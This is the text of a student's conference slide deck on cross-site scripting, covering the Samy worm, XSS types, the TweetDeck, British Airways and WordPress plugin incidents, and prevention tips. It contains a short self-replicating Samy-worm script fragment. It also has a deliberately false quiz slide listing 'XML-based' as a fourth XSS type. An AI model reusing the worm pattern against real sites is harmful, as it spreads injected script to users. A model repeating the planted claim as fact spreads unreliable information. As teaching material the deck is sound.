

# Cross Site Scripting

By  
**Mrigakshi Goel**

# About Me

Student of Cybersecurity, M.S. at NYIT, Vancouver

Worked about 6 years at Accenture and would start with bugcrowd soon

Very excited to speak here for the first time

# Agenda

3

- ❑ XSS Overview
- ❑ Impact & types
- ❑ Public exploits
- ❑ Prevention

NOTE: Identify one incorrect slide

4

One slide in this presentation will not state facts

# Do you know who is Samy Kamkar?

5

Right now: Security Researcher

In 2005 : “**Samy is my hero**” said the description of millions of Myspace accounts

Why?

Answer: The Samy Worm

# Samy Worm code

6

```
<script id=worm>
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①
  var jsCode = document.getElementById("worm").innerHTML; ②
  var tailTag = "</\" + "script>"; ③

  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ④

  alert(jsCode);
</script>
```

# Cross-site scripting (XSS)

8

- ❑ Type of injection attack
- ❑ Malicious client-side scripts are injected
- ❑ Attacks are super common and difficult to prevent holistically
- ❑ Common occurrence within the OWASP Top 10

# XSS Impact

9

- ❑ Users and/or employees
- ❑ Website's ability to generate revenue
- ❑ PR damage
- ❑ Crashing social media, plugins and online news sites or other online businesses
- ❑ Impacts the users first; bad user experience may lead to decreased customer base
- ❑ Data theft



# XSS types

10

- ❑ Four types of XSS vulnerabilities
  - ❑ Stored
  - ❑ XML-based
  - ❑ Reflected
  - ❑ DOM

# Reflected Cross-Site Scripting

11



# DOM Cross-Site Scripting

12

# Stored Cross-Site Scripting

13

# A few more recent hacks

14

- ❑ TweetDeck, 2014
- ❑ British Airways, 2018
- ❑ Fortnite-Epic Games, 2019
- ❑ WordPress Plugin, 2020

# TweetDeck, 2014

15

- ❑ XSS Worm - everyone who fell victim for it retweeted it
- ❑ Retweet of itself, and spread 38,000 times in two minutes
- ❑ Changed the font to Comic Sans
- ❑ No monetary loss at first
- ❑ Ultimately tweetDeck had to be shut down

# British Airways, 2018

16

- ❑ How many customers were impacted? Any guesses?
- ❑ Customer Information stolen
- ❑ No <iframe> isolation of the payment card fields on the BA payment

☐ Selected context only

☒ Autocomplete from history

```
> document.querySelector('#CardNumber1')  
< <input aria-required="true" autocomplete="off" tabindex="110"  
  value maxlength="40" type="tel" name="CardNumber1" class=  
  "ruleMandatory xl personaldata" id="CardNumber1" aria-invalid=  
  "true">
```

```
>
```

# WordPress Plugin, 2020

17

- ❑ Over 900,000 WordPress websites targeted
- ❑ Website takeover by creation of new administrator accounts
- ❑ The plugin accounts for over one million active installations
- ❑ Vulnerability disclosed by Wordfence Threat Intelligence team on April 29, 2020
- ❑ Issued with a CVSS score of 8.8

# A Few Prevention techniques

18

- ❑ Determine safe UI and reject others
- ❑ Restrict/limit text characters
- ❑ Improperly formatted data shouldn't be inserted in code
- ❑ Input validation for database queries
- ❑ Security of third-party/ in-house web apps
- ❑ Continuous scanning in real-time to detect any unauthorized code
- ❑ Use modern frameworks like React

# Takeaways

19

- ❑ Immediate Victim of XSS are the users
- ❑ Updating the plugins could have prevented WordPress plugin attack
- ❑ Best defense is sanitization of any and all user input

A photograph of a white rectangular card with the words "Thank You" printed in a large, bold, black serif font. The card is placed on a light-colored wooden surface with a visible grain. A black fountain pen with gold-colored accents is lying diagonally across the top right corner of the card.

**Thank  
You**

❖ Special thanks to Jeevan, Arti and Betsy for helping me prepare this presentation

# XSS types

10

- ❑ **Three** types of XSS vulnerabilities
  - ❑ Reflected
  - ❑ DOM
  - ❑ Stored
  - ❑ **XML-based**

# British Airways Attack

22

380,000 customers were affected
